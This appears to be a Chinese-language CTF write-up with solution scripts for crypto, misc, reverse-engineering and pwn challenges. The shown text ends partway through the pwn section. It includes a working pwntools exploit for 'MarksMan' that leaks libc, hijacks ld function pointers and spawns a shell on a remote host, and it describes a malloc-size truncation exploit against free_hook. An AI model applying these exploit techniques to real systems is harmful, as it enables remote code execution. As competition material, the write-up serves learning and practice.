目录

**[Crypto](#_Toc7232_WPSOffice_Level1)** **[2](#_Toc7232_WPSOffice_Level1)**

[GM](#_Toc17223_WPSOffice_Level2) [2](#_Toc17223_WPSOffice_Level2)

[Mceliece](#_Toc25211_WPSOffice_Level2) [2](#_Toc25211_WPSOffice_Level2)

[Pell](#_Toc27576_WPSOffice_Level2) [9](#_Toc27576_WPSOffice_Level2)

**[Misc](#_Toc17223_WPSOffice_Level1)** **[11](#_Toc17223_WPSOffice_Level1)**

[签到题](#_Toc24935_WPSOffice_Level2) [11](#_Toc24935_WPSOffice_Level2)

[Minesweeper](#_Toc14935_WPSOffice_Level2) [11](#_Toc14935_WPSOffice_Level2)

[奇怪的组织](#_Toc30461_WPSOffice_Level2) [11](#_Toc30461_WPSOffice_Level2)

[密码机器](#_Toc19036_WPSOffice_Level2) [13](#_Toc19036_WPSOffice_Level2)

**[Reverse](#_Toc25211_WPSOffice_Level1)** **[14](#_Toc25211_WPSOffice_Level1)**

[Game](#_Toc21813_WPSOffice_Level2) [14](#_Toc21813_WPSOffice_Level2)

[Enc](#_Toc761_WPSOffice_Level2) [16](#_Toc761_WPSOffice_Level2)

[VM](#_Toc14128_WPSOffice_Level2) [23](#_Toc14128_WPSOffice_Level2)

**[Pwn](#_Toc27576_WPSOffice_Level1)** **[24](#_Toc27576_WPSOffice_Level1)**

[MarksMan](#_Toc10422_WPSOffice_Level2) [24](#_Toc10422_WPSOffice_Level2)

[SecureBox](#_Toc5525_WPSOffice_Level2) [25](#_Toc5525_WPSOffice_Level2)

[Count](#_Toc1749_WPSOffice_Level2) [27](#_Toc1749_WPSOffice_Level2)

[Encnote](#_Toc22256_WPSOffice_Level2) [27](#_Toc22256_WPSOffice_Level2)

**[Web](#_Toc24935_WPSOffice_Level1)** **[30](#_Toc24935_WPSOffice_Level1)**

[easy\_login](#_Toc22715_WPSOffice_Level2) [30](#_Toc22715_WPSOffice_Level2)

[just\_escape](#_Toc9205_WPSOffice_Level2) [32](#_Toc9205_WPSOffice_Level2)

[babyupload](#_Toc7084_WPSOffice_Level2) [34](#_Toc7084_WPSOffice_Level2)

# Crypto

## **GM**

1. 拿到encrypt.py 发现其输出了N,phi,和密文
2. 根据N和phi可以分解出p，q
3. 查阅资料，可知这是Goldwasser–Micali cryptosystem（https://en.wikipedia.org/wiki/Goldwasser–Micali\_cryptosystem），有了p,q，可以通过二次剩余判定进行解密

解题脚本 见 GM\_solve.sage

## **Mceliece**

1. 题目给了一个mceliece 加密系统的实现，给了公钥和密文，需要还原明文
2. 经过查找资料，可以找到破解mceliece的相关论文 Stern, Jacques. A method for finding codewords of small weight. Coding theory and applications, Volume 388 of Lecture Notes in Computer Science, 1989.提出了一种Stern Attack 可以攻破该系统。
3. 编写SternsAlgorithm.sage 用Sage 实现这篇论文的攻击方法。
4. 编写solve.sage,用SternsAlgorithm还原明文，得到flag，脚本如下：

SternsAlgorithm.sage

|  |
| --- |
| def \_GetRandomPermutationMatrix(n):  # Set up the permutation matrix  rng = range(n); P = matrix(GF(2),n);  for i in range(n):  p = floor(len(rng)\*random());  P[i,rng[p]] = 1; rng=rng[:p]+rng[p+1:];  return copy(P);  def \_GetColumnVectorWeight(n):  weight = 0;  for i in range(n.nrows()):  if n[i,0] == 1:  weight = weight+1;  return weight;  def SternsAlgorithm(H, w, p, l):  H\_Stern = copy(H);  codeword\_found = false;  #Begin Stern's Algorithm for finding a weight-w codeword of the code generated by H  while (not codeword\_found):  n\_k = H\_Stern.nrows();  k = H\_Stern.ncols() - n\_k;  I\_n = identity\_matrix(n\_k);  singular = true;  P\_Stern = 0; #initialize the permutation matrix  H\_Prime = 0; #initialize the permuted parity-check matrix  #Search for (n-k) linearly independent columns.  while singular:  P\_Stern = \_GetRandomPermutationMatrix(H\_Stern.ncols());  H\_Prime = H\_Stern\*P\_Stern; #permute the matrix  H\_Prime.echelonize(); #row-reduce the first n-k columns  #If the selected n-k columns do not row-reduce, select a different combination of columns  if H\_Prime.submatrix(0,0,n\_k,n\_k) == I\_n:  singular = false;  #initialize and populate the set of n\_k-l rows that will be deleted from H\_Prime to leave l rows  Z = set();  while len(Z) < n\_k-l:  Z.add(randint(0,n\_k-1)); #H.nrows()=n\_k, but indices start at 0  Z = list(Z); Z.sort(); #Make Z a sorted list  #A copy of H\_Prime with only the l selected rows (in Z) remaining  H\_Prime\_l = copy(H\_Prime);  H\_Prime\_l = H\_Prime\_l.delete\_rows(Z);  #Initialize the sets of indices of the columns of H\_Prime\_l  X\_Indices = list(); Y\_Indices = list();  #Assign a column indices to X or Y randomly (50/50 chance)  for i in range(k):  if randint(0,1)==0:  X\_Indices.append(i+n\_k);  else:  Y\_Indices.append(i+n\_k);  #Generate the size-p subsets of X and Y,  #and initialize the lists containing each subset's sum  Subsets\_of\_X\_Indices = Subsets(X\_Indices,p);  Subsets\_of\_Y\_Indices = Subsets(Y\_Indices,p);  pi\_A = list();  pi\_B = list();  #Calculate pi(A) for each subset of X  for i in range(Subsets\_of\_X\_Indices.cardinality()):  column\_sum = 0;  for j in range(p):  column\_sum = column\_sum + H\_Prime\_l.submatrix(0,Subsets\_of\_X\_Indices[i][j],H\_Prime\_l.nrows(),1);  pi\_A.append(column\_sum);  #Calculate pi(B) for each subset of Y  for i in range(Subsets\_of\_Y\_Indices.cardinality()):  column\_sum = 0;  for j in range(p):  column\_sum = column\_sum + H\_Prime\_l.submatrix(0,Subsets\_of\_Y\_Indices[i][j],H\_Prime\_l.nrows(),1);  pi\_B.append(column\_sum);  weight\_w\_codeword = 0; #initialize the codeword  #Check each pi(A) value against every pi(B) value to check for collisions  for i in range(len(pi\_A)):  for j in range(len(pi\_B)):  #If a collision occurs, calculate the n-k - bit vector computed by summing the  #entirety of the columns whose indices are in A U B  if pi\_A[i] == pi\_B[j]:  sum = 0; #initialize the sum vector  for k in (Subsets\_of\_X\_Indices[i]):  sum = sum + H\_Prime.submatrix(0,k,H\_Prime.nrows(),1);  for k in (Subsets\_of\_Y\_Indices[j]):  sum = sum + H\_Prime.submatrix(0,k,H\_Prime.nrows(),1);  if \_GetColumnVectorWeight(sum) == (w-2\*p):  codeword\_found = true;  #Since the sum vector has the appropriate weight, the codeword of weight w can now be calculated  #Initialize the codeword  weight\_w\_codeword = matrix(GF(2),H\_Stern.ncols(),1);  #Mark the appropriate positions of the codeword as ones  for index in range(n\_k):  if sum[index,0]==1:  weight\_w\_codeword[index,0] = 1;  for k in Subsets\_of\_X\_Indices[i]:  weight\_w\_codeword[k,0] = 1;  for k in Subsets\_of\_Y\_Indices[j]:  weight\_w\_codeword[k,0] = 1;  #Undo the permuting done when selecting n-k linearly independent columns  weight\_w\_codeword = weight\_w\_codeword.transpose()\*(~P\_Stern);  return copy(weight\_w\_codeword); |

solve.sage

|  |
| --- |
| load("./SternsAlgorithm.sage")  def SternsAttack(PK, encrypted\_message, t, p, l):  #Attacker has knowledge of PK and y (and presumably t), and is looking for a codeword of weight w  y = encrypted\_message;  #Calculate a parity check matrix for the code G + {0,y}, where y = mG + e  H = (PK.stack(y)).right\_kernel().basis\_matrix();  w = t;  #Find a weight w codeword  weight\_w\_codeword = SternsAlgorithm(H, w, p, l);  #Decrypt the message using the codeword found via Stern's Algorithm  decrypted\_message = PK.solve\_left((y-weight\_w\_codeword));  return decrypted\_message;  def encrypt(msg,crypto,l):  bin = BinaryStrings()  msg = map(int ,str(bin.encoding(msg)))  msg+=[0 for i in range(l-(len(msg)%l))]  assert(len(msg)%l == 0)  cipher = []  for i in range(len(msg)/l):  plain = matrix(GF(2),1,l)  for j in range(l):  plain[0,j] = msg[i\*l+j]  encrypted = crypto.Encrypt(plain);  cipher.append(encrypted)  return cipher  def decrypt(cipher,crypto):  plain = ""  tmp = []  for x in cipher:  decrypted = crypto.Decrypt(x)  tmp += [ x for x in decrypted[0]]  tmp += [0 for i in range(8-(len(tmp)%8))]  print bin\_to\_ascii(tmp)  from sage.crypto.util import ascii\_to\_bin,bin\_to\_ascii  m = 6  n = 2\*\*m  t = floor((2+(2\*\*m-1)/m)/2);  pubkey = load("pubkey.sobj")  cipher = load("cipher.sobj")  plain = []  for encrypted\_message in cipher:  H = (pubkey.stack(encrypted\_message)).right\_kernel().basis\_matrix();  p = 1;  k\_2 = floor((H.ncols()-H.nrows())/2);  l\_min = floor(log(k\_2,2))-1;  for k in range(1):  l = l\_min + k;  if (H.nrows() < l):  l = H.nrows();  de = SternsAttack(pubkey,encrypted\_message,t,p,l);  print de  plain+=de[0]  plain += [0 for i in range(8-(len(plain)%8))]  print bin\_to\_ascii(plain) |

## **Pell**

1. 查看服务器源代码，发现服务器会生成两个随机数a,b ，要求输入150对不同的正整数(x,y),使得满足等式x^2+a\*y^2 =b
2. 这种形式的方程被称为佩尔方程（[https://en.wikipedia.org/wiki/Pell's\_equation）。求解佩尔方程的一般方法见](https://en.wikipedia.org/wiki/Pell%27s_equation%EF%BC%89%E3%80%82%E6%B1%82%E8%A7%A3%E4%BD%A9%E5%B0%94%E6%96%B9%E7%A8%8B%E7%9A%84%E4%B8%80%E8%88%AC%E6%96%B9%E6%B3%95%E8%A7%81) <http://www.irishmathsoc.org/bull54/M5403.pdf>
3. 当b=1时，解佩尔方法的一种较快的方法是用连分数法（[https://en.wikipedia.org/wiki/Continued\_fraction），但是当a比较大时，连分数复杂度比较高](https://en.wikipedia.org/wiki/Continued_fraction%EF%BC%89%EF%BC%8C%E4%BD%86%E6%98%AF%E5%BD%93a%E6%AF%94%E8%BE%83%E5%A4%A7%E6%97%B6%EF%BC%8C%E8%BF%9E%E5%88%86%E6%95%B0%E5%A4%8D%E6%9D%82%E5%BA%A6%E6%AF%94%E8%BE%83%E9%AB%98)
4. 此外佩尔方程的解还满足递推关系

x\_{n + 1} = a \* x\_{n} + b \* D \* y\_{n}  
y\_{n + 1} = b \* x\_{n} + a \* y\_{n}

1. 所以对连分数法做了个优化，用连分数发得到前两组较小的解，然后可以求出这些解的递推公式的参数，然后根据递推公式去求后续的解。
2. 用sagemath实现了上述求解佩尔方程的算法，并与服务器交互即可得到flag。

|  |
| --- |
| import sys,string  from hashlib import sha256  sys.path.append("/usr/local/lib/python2.7/dist-packages/")  from sage.all import \*  from pwn import \*  context.log\_level = "debug"  con = remote("x",11111)  def pofw():  con.recvuntil("+")  msg=con.recvuntil(")",drop =True)  con.recvuntil("== ")  dig=con.recvline().strip()  ans=util.iters.bruteforce(lambda x:sha256(x+msg).hexdigest()==dig,string.ascii\_letters+string.digits,length=4)  con.sendlineafter("X:",ans)  def solve\_pell(N, c,begin, most=10000):  # solve x \*\* 2 - N \* y \*\* 2 == c  cf = continued\_fraction(sqrt(N))  for i in range(begin,most):  denom = cf.denominator(i)  numer = cf.numerator(i)  if numer \*\* 2 - N \* denom \*\* 2 == c:  return numer, denom,i  return None, None,None  pofw()  con.recvline()  con.recvuntil("a = ")  d = int(con.recvuntil(",",drop=True))  con.recvuntil("b = ")  c = int(con.recvline().strip())  print d  print c  x1,y1,trys = solve\_pell(d,c,0)  if not x1:  exit()  x2,y2,trys = solve\_pell(d,c,trys+1)  print x1  print y1  print x2  print y2  con.sendline(str(x1))  con.sendline(str(y1))  var('a b')  m = solve([x2 == a\*x1+b\*d\*y1,y2 == b\*x1+a\*y1],[a,b])  a = m[0][0].right()  b = m[0][1].right()  x,y = x1,y1  for i in range(149):  x,y = a\*x+b\*d\*y, b\*x+a\*y  con.sendline(str(x))  sleep(0.5)  con.sendline(str(y))  sleep(0.5)  con.interactive() |

# Misc

## **签到题**

打开题目页面，任意敲击，即会出现flag：



但不能复制或者鼠标右键菜单，可通过浏览器菜单栏调出开发者工具，复制flag。

## **Minesweeper**


通过三关游戏，得到三个字符串并拼接（FLOAT\_STRING）

再将浮点数转换为字符串可得flag，脚本如下：


|  |
| --- |
| import sys  import numpy as np  flagstr = sys.argv[1]  flag = flagstr.split(" ")  for i in flag:  print(chr(int(np.round(float(i)\*256))),end = "") |

## **奇怪的组织**

1. 首先找到用户应用数据目录下存在的Firefox和Thunderbird配置文件
2. 自己下载一个Firefox和Thunderbird，将这些配置文件覆盖自己的配置文件，可以使用-p指定或者修改profile.ini，将proflies里的文件保存到自己电脑里的相应位置（根据windows或者mac系统路劲有差异，但文件是通用的）这里有两个profiles的文件夹，都尝试一下，修改profile.ini，使默认的配置文件用我们刚才拷过来的那个。Firefox使用hn0lxrho.default-release之后，打开即可以看到之前用户的浏览行为了
3. 打开Firefox，可以看到之前用户的浏览记录了，找到emojiwiki的网页，此时用户正在浏览🐉这个emoji
4. 用同样的办法，打开Thunderbird，配置文件是7ev2i8k4.default-release,可以看到有一堆邮件，我们按照时间顺序从早到晚来还原
5. 将重点的聊天内容还原



按照对话提示，我们需要去找到一个真实姓名，在奇怪的组织/Users/bob/Pictures/Camera Roll/sdcard/Android/data/com.android.backup 目录下可以发现一个通讯录的导出文件，找到邮箱号为rjddd321@protonmail.com的通讯人，真实姓名是matachuan，使用这个key在[emoji-aes](https://aghorler.github.io/emoji-aes/)继续解密，发现后面对话内容如下



1. 从邮件我们得知了两个信息，一个是存在一个后台网站，另一个是暗号已经换成了GxD1r
2. 于是去dedecms的目录奇怪的组织/phpstudy\_pro/WWW/dede/a/Blog/2019/1130中寻找，发现有一个博文写着一段aes加密的结果
3. U2FsdGVkX1+z9Q5Yznug4MiYfkWZNHWTOt1nIUllLgNXSKQxIiF8zmWz2cdmmPxm
4. QkeQ/uF3INEXBZlhruUFJg==
5. 使用新keyGxD1r来解密，得到flag：flag{3e5923d2-c31c-49cd-bfa3-e366a1a59c4d}

## **密码机器**

1. 使用hex2bin，将hex转化成bin，在文件结尾的地方可以看到明显的字符串，有python notepad，且存在一段python代码，可以得知是badusb的固件。
2. 固件模拟鼠标键盘进行了一些操作，切换窗口，输入代码
3. 根据逆向和字符串规律的观察，发现在python串口输入的代码为

|  |
| --- |
| import base64  from Crypto.Cipher import AES  def add\_to\_16(s):  while len(s) % 16 != 0:  s += '\0'  return str.encode(s)  key = 'aaaaa14mK3ybbbbb'  aes = AES.new(str.encode(key), AES.MODE\_ECB)  encrypted\_text = 'xWgrSJHUzsz0eb/V/sxbA3zG4UGMjRUPZbQF92C0DP4pmpgGh0IcjCvVUwbc/75Y'  decrypted\_text = str(aes.decrypt(base64.decodebytes(bytes(encrypted\_text, encoding='utf8'))).rstrip(b'\0').decode("utf8")) # 解密  decrypted\_text |

flag{ce19feba-e620-4477-8e93-a0abcdecb80d}

# Reverse

## **Game**

1. 逆向python bytecode，可知flag需经过check0，check1，check2，check3四个函数的检查
2. 逆向check0函数，发现flag字符均在32, 128范围内
3. 逆向check1函数，爆破条件l < 100 and ((l\*l) % 777) ^ 233 == 513获得flag长度为39
4. 逆向check2函数，通过128进制得到flag的开头为“flag{5”以及结尾为“}”
5. 逆向check3函数，其中对三段flag进行了计算，第一部分可以爆破运算式得到，第二部分需要通过第一部分的结果异或得到，第三部分类似16进制编码，可以直接恢复：

|  |
| --- |
| flag = [' ']\*39  x = 3533889469877  t = ''  while x != 0:  t += chr(x%128)  x/=128  flag[:6] = t[::-1]  flag[-1] = '}'  arr0 = [249,91,149,113,16,91,53,41]  for i in range(8):  for ch in range(32, 128):  if (ch \* 17684 + 372511) % 257 == arr0[i]:  flag[6+i\*3]=chr(ch)  arr1 = [43, 1, 6, 69, 20, 62, 6, 44, 24, 113, 6, 35, 0, 3, 6, 44, 20, 22, 127, 60]  key = [0]\*4  key[0] = arr1[8] ^ ord(flag[15])  key[1] = arr1[5] ^ ord(flag[12])  key[2] = arr1[2] ^ ord(flag[9])  key[3] = arr1[11] ^ ord(flag[18])  flag[-2] = chr(key[0])  flag[-3] = chr(key[1])  flag[-4] = chr(key[2])  flag[-5] = chr(key[3])  for i in range(len(arr1)):  flag[7+i] = chr(arr1[i] ^ key[i%4])  arr2 = [90, 100, 87, 109, 86, 108, 86, 105, 90, 104, 88, 102]  for i in range(0, len(arr2), 2):  for ch in range(32, 128):  if ((ch + 107) / 16) + 77 == arr2[i] and ((ch + 117) % 16) + 99 == arr2[i+1]:  flag[28+i/2] = chr(ch)  print ''.join(flag) |

## **Enc**

1. 使用IDA逆向程序，找到主要逻辑sub\_401490函数
2. 识别md5算法（sub\_401050函数），还原加密算法（sub\_4012A0函数）的密钥生成和加密逻辑。其中有类似RC6的加密算法和一段简单的异或和换位操作。
3. 逆向发现加密密钥是由当前时间决定的srand(time % 177)，一共只有177种可能，因此可以爆破。还原解密算法后，得到flag开头的结果即为最终flag

|  |
| --- |
| #include <stdint.h>  #include <stdio.h>  #include <stdlib.h>  #include <string.h>  #include <ctime>  #define ROUNDS 20  #define KEY\_LENGTH 256  #define W 32  #define P32 0x01234567  #define Q32 0x89abcdef  #define LG\_W 5  const uint32\_t k[64] = {  0xd76aa478, 0xe8c7b756, 0x242070db, 0xc1bdceee ,  0xf57c0faf, 0x4787c62a, 0xa8304613, 0xfd469501 ,  0x698098d8, 0x8b44f7af, 0xffff5bb1, 0x895cd7be ,  0x6b901122, 0xfd987193, 0xa679438e, 0x49b40821 ,  0xf61e2562, 0xc040b340, 0x265e5a51, 0xe9b6c7aa ,  0xd62f105d, 0x02441453, 0xd8a1e681, 0xe7d3fbc8 ,  0x21e1cde6, 0xc33707d6, 0xf4d50d87, 0x455a14ed ,  0xa9e3e905, 0xfcefa3f8, 0x676f02d9, 0x8d2a4c8a ,  0xfffa3942, 0x8771f681, 0x6d9d6122, 0xfde5380c ,  0xa4beea44, 0x4bdecfa9, 0xf6bb4b60, 0xbebfbc70 ,  0x289b7ec6, 0xeaa127fa, 0xd4ef3085, 0x04881d05 ,  0xd9d4d039, 0xe6db99e5, 0x1fa27cf8, 0xc4ac5665 ,  0xf4292244, 0x432aff97, 0xab9423a7, 0xfc93a039 ,  0x655b59c3, 0x8f0ccc92, 0xffeff47d, 0x85845dd1 ,  0x6fa87e4f, 0xfe2ce6e0, 0xa3014314, 0x4e0811a1 ,  0xf7537e82, 0xbd3af235, 0x2ad7d2bb, 0xeb86d391 };  // r specifies the per-round shift amounts  const uint32\_t r[] = { 7, 12, 17, 22, 7, 12, 17, 22, 7, 12, 17, 22, 7, 12, 17, 22,  5, 9, 14, 20, 5, 9, 14, 20, 5, 9, 14, 20, 5, 9, 14, 20,  4, 11, 16, 23, 4, 11, 16, 23, 4, 11, 16, 23, 4, 11, 16, 23,  6, 10, 15, 21, 6, 10, 15, 21, 6, 10, 15, 21, 6, 10, 15, 21 };  // leftrotate function definition  #define LEFTROTATE(x, c) (((x) << (c)) | ((x) >> (32 - (c))))  void to\_bytes(uint32\_t val, uint8\_t\* bytes)  {  bytes[0] = (uint8\_t)val;  bytes[1] = (uint8\_t)(val >> 8);  bytes[2] = (uint8\_t)(val >> 16);  bytes[3] = (uint8\_t)(val >> 24);  }  uint32\_t to\_int32(const uint8\_t\* bytes)  {  return (uint32\_t)bytes[0]  | ((uint32\_t)bytes[1] << 8)  | ((uint32\_t)bytes[2] << 16)  | ((uint32\_t)bytes[3] << 24);  }  void md5(const uint8\_t\* initial\_msg, size\_t initial\_len, uint8\_t\* digest) {  // These vars will contain the hash  uint32\_t h0, h1, h2, h3;  // Message (to prepare)  uint8\_t\* msg = NULL;  size\_t new\_len, offset;  uint32\_t w[16];  uint32\_t a, b, c, d, i, f, g, temp;  // Initialize variables - simple count in nibbles:  h0 = 0x67452301;  h1 = 0xefcdab89;  h2 = 0x98badcfe;  h3 = 0x10325476;  //Pre-processing:  //append "1" bit to message  //append "0" bits until message length in bits ≡ 448 (mod 512)  //append length mod (2^64) to message  for (new\_len = initial\_len + 1; new\_len % (512 / 8) != 448 / 8; new\_len++)  ;  msg = (uint8\_t\*)malloc(new\_len + 8);  memcpy(msg, initial\_msg, initial\_len);  msg[initial\_len] = 0x80; // append the "1" bit; most significant bit is "first"  for (offset = initial\_len + 1; offset < new\_len; offset++)  msg[offset] = 0; // append "0" bits  // append the len in bits at the end of the buffer.  to\_bytes(initial\_len \* 8, msg + new\_len);  // initial\_len>>29 == initial\_len\*8>>32, but avoids overflow.  to\_bytes(initial\_len >> 29, msg + new\_len + 4);  // Process the message in successive 512-bit chunks:  //for each 512-bit chunk of message:  for (offset = 0; offset < new\_len; offset += (512 / 8)) {  // break chunk into sixteen 32-bit words w[j], 0 ≤ j ≤ 15  for (i = 0; i < 16; i++)  w[i] = to\_int32(msg + offset + i \* 4);  // Initialize hash value for this chunk:  a = h0;  b = h1;  c = h2;  d = h3;  // Main loop:  for (i = 0; i < 64; i++) {  if (i < 16) {  f = (b & c) | ((~b) & d);  g = i;  }  else if (i < 32) {  f = (d & b) | ((~d) & c);  g = (5 \* i + 1) % 16;  }  else if (i < 48) {  f = b ^ c ^ d;  g = (3 \* i + 5) % 16;  }  else {  f = c ^ (b | (~d));  g = (7 \* i) % 16;  }  temp = d;  d = c;  c = b;  b = b + LEFTROTATE((a + f + k[i] + w[g]), r[i]);  a = temp;  }  // Add this chunk's hash to result so far:  h0 += a;  h1 += b;  h2 += c;  h3 += d;  }  // cleanup  free(msg);  //var char digest[16] := h0 append h1 append h2 append h3 //(Output is in little-endian)  to\_bytes(h0, digest);  to\_bytes(h1, digest + 4);  to\_bytes(h2, digest + 8);  to\_bytes(h3, digest + 12);  }  typedef struct ctx  {  uint32\_t \*S;  uint8\_t r;  } ctx\_t;  ctx\_t\* create\_new()  {  ctx\_t \*new\_ctx = (ctx\_t\*)malloc(sizeof(ctx\_t));  new\_ctx->S = (uint32\_t\*) calloc(2\*ROUNDS+4, sizeof(uint32\_t));  new\_ctx->r = ROUNDS;  return new\_ctx;  }  void ctx\_free(ctx\_t \*ctx)  {  free(ctx->S);  free(ctx);  }  uint32\_t rol32(uint32\_t a, uint8\_t n)  {  return (a << n) | (a >> (32 - n));  }  uint32\_t ror32(uint32\_t a, uint8\_t n)  {  return (a >> n) | (a << (32 - n));  }  void key\_schedule(ctx\_t \*ctx, void \*key)  {  ctx->S[0] = P32;  uint8\_t i = 0, j = 0;  for(i = 1; i <= 2\*ctx->r+3; ++i)  ctx->S[i] = ctx->S[i-1] + Q32;  i = 0;  uint32\_t a = 0, b = 0;  for(uint8\_t k=1; k<=3\*(2\*ctx->r+4); ++k)  {  a = ctx->S[i] = rol32((ctx->S[i] + a + b), 3);  b = ((uint32\_t\*)key)[j] = rol32(((uint32\_t\*)key)[j] + a + b, a + b);  i = (i+1) % (2\*ctx->r+4);  j = (j+1) % (KEY\_LENGTH/W);  }  }  void decrypt(ctx\_t \*ctx, void \*block)  {  register uint32\_t A = ((uint32\_t \*)block)[0];  register uint32\_t B = ((uint32\_t \*)block)[1];  register uint32\_t C = ((uint32\_t \*)block)[2];  register uint32\_t D = ((uint32\_t \*)block)[3];  C = C - ctx->S[2\*ctx->r + 3];  A = A - ctx->S[2\*ctx->r + 2];  uint32\_t t=0, u=0, temp\_reg;  for(uint8\_t i = ctx->r; i > 0; --i)  {  temp\_reg = D;  D = C;  C = B;  B = A;  A = temp\_reg;  t = rol32((B\*(2\*B+1)), LG\_W);  u = rol32((D\*(2\*D+1)), LG\_W);  C = ror32((C-ctx->S[2\*i+1]), t) ^ u;  A = ror32((A-ctx->S[2\*i]), u) ^ t;  }  D = D - ctx->S[1];  B = B - ctx->S[0];  ((uint32\_t \*)block)[0]=A;  ((uint32\_t \*)block)[1]=B;  ((uint32\_t \*)block)[2]=C;  ((uint32\_t \*)block)[3]=D;  }  void dec0(unsigned char \*txt)  {  for(int i = 0; i < 16; i+=2)  {  txt[i] = txt[i] ^ txt[i+1];  txt[i+1] = txt[i] ^ txt[i+1];  txt[i] = txt[i] ^ txt[i+1];  }  for(int i = 0; i < 16; i++)  {  txt[i] ^= i;  }  }  void go(unsigned char \*key, unsigned char \*txt)  {  ctx\_t \*p = create\_new();  key\_schedule(p, key);  dec0(txt);  decrypt(p, txt);  }  void hexify(char\* dest, unsigned char\* src, int len)  {  for(int i = 0; i < len; i++)  {  sprintf(dest+(2\*i), "%02x", src[i] );  }  }  int main(void)  {  unsigned char txt1[16] = {102, 108, 97, 103, 123};  //unsigned char key1[32] = {0};  unsigned char result2[32] = {0};  for(int r=0; r<177; r++)  {  unsigned char dest[] = {0xae,0xed,0x13,0x5c,0xbd,0xd2,0xa1,0x74,0x9c,0x4c,0x5e,0x2,0xd3,0x28,0x9b,0x60, 0};  uint8\_t result[16];  int x = 0;  char hex\_md5[32];  md5((uint8\_t\*)&r, 4, result);  hexify((char\*)result2, (unsigned char\*)result, 16);  go((unsigned char\*)result2, dest);  if(!memcmp(dest, txt1, 5) )  {  puts((char\*)dest);  return 0;  }  }  return 0;  } |

## **VM**

1. 逆向vm解析器，可以发现这是一个基于栈的vm，其中也有一个内存段和5个寄存器
2. 还原每个opcode，编写disassembler翻译vm指令
3. 逆向vm指令可以发现程序首先做了一个异或+移位，然后根据当前位置的奇偶再做一个数字运算，将这两步还原即可：

|  |
| --- |
| dest=[102, 78, 169, 253, 60, 85, 144, 36, 87, 246, 93, 177, 1, 32, 129, 253, 54, 169, 31, 161, 14, 13, 128, 143, 206, 119, 232, 35, 158, 39, 96, 47, 165, 207, 27, 189, 50, 219, 255, 40, 164, 93]  dest2=[0]\*42  dest2[0] = dest[0]  dest3=[0]\*42  for i in range(1,42):  if i % 2 == 0:  dest2[i] = (dest[i]-dest[i-1]+256)%256  else:  for j in range(256):  if (107 \* j)%256 == dest[i]:  dest2[i] = j  break  for i in range(6):  for j in range(7):  dest3[j\*6+i] = dest2[i\*7+j]^((i+2)\*j)  print dest2,dest3  print ''.join(map(chr, dest3)) |

# Pwn

## **MarksMan**

1. 本题libc版本为2.27,保护全开。
2. 题目逻辑比较直白，送个libc地址，写3个连续byte拿shell。
3. 难点在于所有one gadget都被禁用了。
4. 一个可行的思路是打ld，在ld上找到两个比较有意思的函数指针rtld\_lock\_default\_unlock\_recursive和rtld\_lock\_default\_lock\_recursive。在dlopen里调用rtld\_lock\_default\_unlock\_recursive时，rdi指向\_\_rtld\_global+2312,假设能把rtld\_lock\_default\_unlock\_recursive改为gets就有非常大的发挥空间了。后面选择进一步把rtld\_lock\_default\_lock\_recursive改为system，用稳定的方式拿shell，当然这时候也可以尝试one gadget因为这里的gets没有原题的check了。
5. 当然我觉得这个题还有别的解法，各凭本事吧。

|  |
| --- |
| from pwn import \*  if args['DEBUG']:  context.log\_level = "debug"  code = ELF("./chall")  context.arch=code.arch  if args['REMOTE']:  conn = remote("106.15.186.69", 40033)  else:  conn = process("./chall")  raw\_input("#")  libc=ELF("./libc.so.6")  conn.recvuntil("target near: ")  leak\_libc = int(conn.recv(14), 16) - libc.sym['puts']  print '[libc]: ' + hex(leak\_libc)  conn.sendlineafter("shoot!\n", str(leak\_libc+0x81df68))  gets\_addr = leak\_libc+libc.sym['gets']  print '[gets]: ' + hex(gets\_addr)  for i in range(3):  conn.sendlineafter("biang!\n", p64(gets\_addr)[i])  f = {  0: '/bin/sh\0',  0x10: 1,  0x38: 1,  0x50: 5,  0x70: 0x7e,  0x78: 3,  0x5f8: leak\_libc + libc.sym['system'],  }  conn.sendline(fit(f, filler='\0', length=0x600))  conn.interactive() |

## **SecureBox**

1. 本题libc版本为2.30, 保护全开。
2. 漏洞点在于Allocate函数，首先uint64\_t强制转换为uint32\_t可以bypass到size的check。其次malloc的size过大时，返回值为0。
3. 利用malloc未清空的特点泄露libc基地址。
4. 然后malloc(0x7fffffff00000500),这样就等于libc范围内任意写了。
5. 提供的exp选择将free\_hook改成system来稳定拿shell。

|  |
| --- |
